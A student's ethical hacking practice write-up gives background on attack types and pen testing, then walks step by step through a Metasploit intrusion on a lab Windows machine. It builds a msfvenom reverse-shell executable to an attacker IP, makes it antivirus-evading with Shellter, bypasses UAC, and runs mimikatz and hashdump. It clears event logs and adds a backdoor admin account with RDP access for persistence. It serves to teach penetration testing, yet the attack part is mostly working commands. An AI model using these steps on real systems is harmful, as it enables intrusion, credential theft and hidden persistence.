# **Practice Problem on Ethical Hacking**

**Name: Abhishek Srivastava**

**Registration Number: 19BCE10071**

## Questions - 1

### Various Attacks

A cyber attack is when an individual or an organization deliberately and maliciously attempts to breach the information system of another individual or organization. While there is usually an economic goal, some recent attacks show the destruction of data as a goal.

Malicious actors often look for ransom or other kinds of economic gain, but attacks can be perpetrated with an array of motives, including political activism purposes.

Types:

* Malware
* Phishing
* Man-in-the-Middle (MitM) Attacks
* Denial-of-Service (DOS) Attack
* SQL Injections
* Zero-day Exploit
* Password Attack
* Cross-site Scripting
* Rootkits
* IoT Attacks

### Vulnerabilities

Computer security vulnerabilities can be divided into numerous types based on different criteria—such as where the vulnerability exists, what caused it, or how it could be used. Some broad categories of these vulnerability types include:

Network Vulnerabilities. These are issues with a network’s hardware or software that expose it to possible intrusion by an outside party. Examples include insecure Wi-Fi access points and poorly-configured firewalls.

Operating System Vulnerabilities. These are vulnerabilities within a particular operating system that hackers may exploit to gain access to an asset the OS is installed on—or to cause damage. Examples include default superuser accounts that may exist in some OS installs and hidden backdoor programs.

Human Vulnerabilities. The weakest link in many cybersecurity architectures is the human element. User errors can easily expose sensitive data, create exploitable access points for attackers, or disrupt systems.

Process Vulnerabilities. Some vulnerabilities can be created by specific process controls (or a lack thereof). One example would be the use of weak passwords (which may also fall under human vulnerabilities).


* Hidden Backdoor Programs
* Superuser or Admin Account Privileges
* Automated Running of Scripts without Malware/Virus Checks
* Unknown Security Bugs in Software or Programming Interfaces
* Unencrypted Data on the Network

## Questions - 2


A penetration test, also known as a pen test, is a simulated cyber attack against your computer system to check for exploitable vulnerabilities. In the context of web application security, penetration testing is commonly used to augment a web application firewall (WAF).


Pen testing can involve the attempted breaching of any number of application systems, (e.g., application protocol interfaces (APIs), frontend/backend servers) to uncover vulnerabilities, such as unsanitized inputs that are susceptible to code injection attacks.

Insights provided by the penetration test can be used to fine-tune your WAF security policies and patch detected vulnerabilities.


****

**Pentesting Using Metasploit Framework**

****



### STEP 1: Perform an **Nmap**

****


### STEP 2: Now on your BackTrack launch msfconsole as shown below

Application > BackTrack > Exploitation Tools > Network Exploit Tools > Metasploit Framework > msfconsole



### STEP 3: Now, we know that port 135 is open so, we search for a related **RPC exploit** in Metasploit.


To list out all the exploits supported by Metasploit we use the **"show exploits"** command. This exploit lists out all the currently available exploits and a small portion of it is shown below



In msfconsole type **"search dcerpc"** to search all the exploits related to dcerpc keyword as that exploit can be used to gain access to the server with a vulnerable port 135. A list of all the related exploits would be presented on the msfconsole window and this is shown below in figure 5.



### STEP 4: To get more information regarding the exploit you can use the command, "info exploit/windows/dcerpc/ms03\_026\_dcom"



|  |
| --- |
| STEP 5: The command "use <exploit\_name>" activates the exploit environment for the exploit <exploit\_name>. In our case we will use the following command to activate our exploit "use exploit/windows/dcerpc/ms03\_026\_dcom" |

From the above figure we can see that, after the use of the exploit command the prompt changes from "msf>" to **"msf exploit(ms03\_026\_dcom) >"** which symbolizes that we have entered a temporary environment of that exploit.

### STEP 6: We enter the command "set RHOST 192.168.42.129" and we see that the RHOST is set to 192.168.42.129



### STEP 7: **"show payloads"** command will list all payloads that are compatible with the selected exploit.




**set PAYLOAD windows/meterpreter/reverse\_tcp**



### STEP 8: You can use the **"check" command** to check whether the victim machine is **vulnerable** to the exploit or not.



| The **"exploit" command** actually launches the attack, doing whatever it needs to do to have the payload executed on the remote system. |
| --- |



The above figure shows that the exploit was successfully executed against the remote machine 192.168.42.129 due to the vulnerable port 135.

This is indicated by change in prompt to "meterpreter >”

### STEP 9; use the **"help" command** to




Below are the results of some of the **meterpreter** commands.


1. "ipconfig" prints the remote machines all current TCP/IP network configuration values
2. "getuid" prints the server's username to he console.
3. "hashdump" dumps the contents of the SAM database.
4. "clearev" can be used to wipe off all the traces that you were ever on the machine.

## Question - 3

### Creating a malicious .exe file

To create the executable, you would use msfvenom as shown in the command below:  
  
msfvenom -p windows/meterpreter/reverse\_tcp -a x86 –platform windows -f exe LHOST=192.168.100.4 LPORT=4444 -o /root/something32.exe  
  
To obtain our IP address, we use the ifconfig command within Kali, specifying the interface as eth0 (since we are on Ethernet):


The screenshot below shows the output of the command on successful .exe generation:




### Making the executable FUD (fully undetectable)


To encode our executable, we’ll be using [Shellter](https://www.shellterproject.com/). Shellter works by changing the executable’s signatures from the obviously malicious one to a completely new and unique one that can bypass detection.

Also note that when writing your own, disable automatic submissions. Otherwise, whatever you write (if detected as potentially-unwanted software) will be uploaded by your antivirus for analysis … And we both know how that will end.  
  
  
On your Kali Linux, download Shellter with the command below:  
**sudo apt-get install shellter**  
  
To launch Shellter, just type shellter on the terminal.  
  
You will be required to enter the absolute path to the executable to make FUD. Make sure to select “Auto” mode, as shown below.

Shellter will then initialize and run some checks. It will then prompt you whether to run in stealth mode. Select “Y” for yes.




Enter LHOST and LPORT and press Enter. Shellter will run to completion and request you to press Enter.



The screenshot below shows what commands to issue within Metasploit. First, we’ll tell Metasploit to use the generic payload handler “multi/handler” using the command use multi/handler. We will then set the payload to match the one set within the executable using the command set payload windows/meterpreter/reverse\_tcp. We will then set the LHOST and LPORT this way — set LHOST 192.168.100.4 and set LPORT 4444. Once done, type “run” or “exploit” and press Enter.

The screenshot below displays the output. The reverse TCP handler should begin waiting for a connection.


.

### Executing the payload

On copying the file to our target Windows machine, we have the screenshot below. Execute the file.



The executable causes the payload to be executed and connect back to the attacking machine (Kali Linux). Immediately, we receive a Meterpreter session on our Kali Linux. This is demonstrated by the Meterpreter > prompt as shown below:




Since the file was not run as “administrator,” there are Meterpreter commands that can’t be run as they would result in an “access denied” response. This can be confirmed by running the getuid command, which tells us that we are running as user l3s7r0z.




To prove that the user lacks enough privileges, we attempted to run the command mimikatz\_command -f sekurlsa::logonPasswords.

The result is an “Access is denied” message, as shown below:




In order to gain sufficient rights, we need to perform a UAC bypass. In the next section, we’ll see how this can be done.

### Privilege escalation


Privilege escalation allows us to elevate privileges from our less privileged user (l3s7r0z) to a more privileged one — preferably the SYSTEM user, which has all administrative rights.


Since the methods used by getsystem all fail, we need an alternative method of elevating privileges. We will use the comhijack exploit module to bypass User Access Control. To do so, we “background” our Meterpreter session, switch our exploit from multi/handler to windows/local/bypassuac\_comhijack and implement this on the session in the background, using set SESSION 2.

This is shown below:



We then set the payload using set payload windows/x64/meterpreter/reverse\_tcp and set the LPORT and LHOST. We then run the exploit.




We successfully receive a Meterpreter session. Typing sysinfo shows us the information of our target. getuid shows that we are running as user l3s7r0z on Windows 10, but we can elevate to SYSTEM by issuing getsystem. We can see that elevation was successful and can confirm this by issuing getuid again. We can see we are now NT AUTHORITYSYSTEM.


Now that we are within the target machine, why not perform some persistence to stay there?

### Persistence

Persistence allows us to gain access back to the machine whenever we need to even when the target decides to patch the vulnerability.

On the Meterpreter session, we type the command shell to drop into a Windows shell on the Windows 10 target.




At the C:WINDOWSsystem32> prompt, we issue the net users command. This lists all the users within the windows machine. As we can see, there are only two users, the Administrator and the l3s7r0z user.  
  
We add a new user Jaime and give him the password Bru73f0rc3\_  
  
The command used to do that is:  
  
net user /add jaime Bru73f0rc3\_  
  
We then add Jaime to the administrators group so that the account can perform admin  
functions. The command used is:  
net localgroup administrators jaime /add  
  
We then add him to the RDP group. This will allow us to log in through RDP to the target machine, even after it has been patched to have firewall and antivirus on.  
  
The command used is:  
net localgroup “Remote Desktop Users” jaime /add  
  
After all the setup is done for user Jaime, we can use the following command to see the user’s properties:  
  
net user jaime


To enable RDP, use the following command:  
  
|reg add “HKEY\_LOCAL\_MACHINESYSTEMCurrentControlSetControlTerminal Server” /v fDenyTSConnections /t REG\_DWORD /d 0 /f

If you would like to disable RDP for whatever purpose, you can do so by typing the following command:  
reg add “HKEY\_LOCAL\_MACHINESYSTEMCurrentControlSetControlTerminal Server” /v fDenyTSConnections /t REG\_DWORD /d 1 /f

The result of the operation is shown below:



From the Kali Linux machine, we can use the remmina remote connection client. If it is not installed within Kali, you can install it by typing the following command:  
  
**apt-get install remmina**  
  
Start remmina by typing remmina on the command prompt. And connect to the target using its IP address.



You will be required to accept a certificate. Do so and use the username and password used to register the Jaime account. That is:  
Username: jaime  
Password: Bru73f0rc3\_

By default, in Windows 10, the logged-in user using Windows 10 will be required to allow you to connect. However, if they do not respond within 30 seconds, they are automatically logged out.

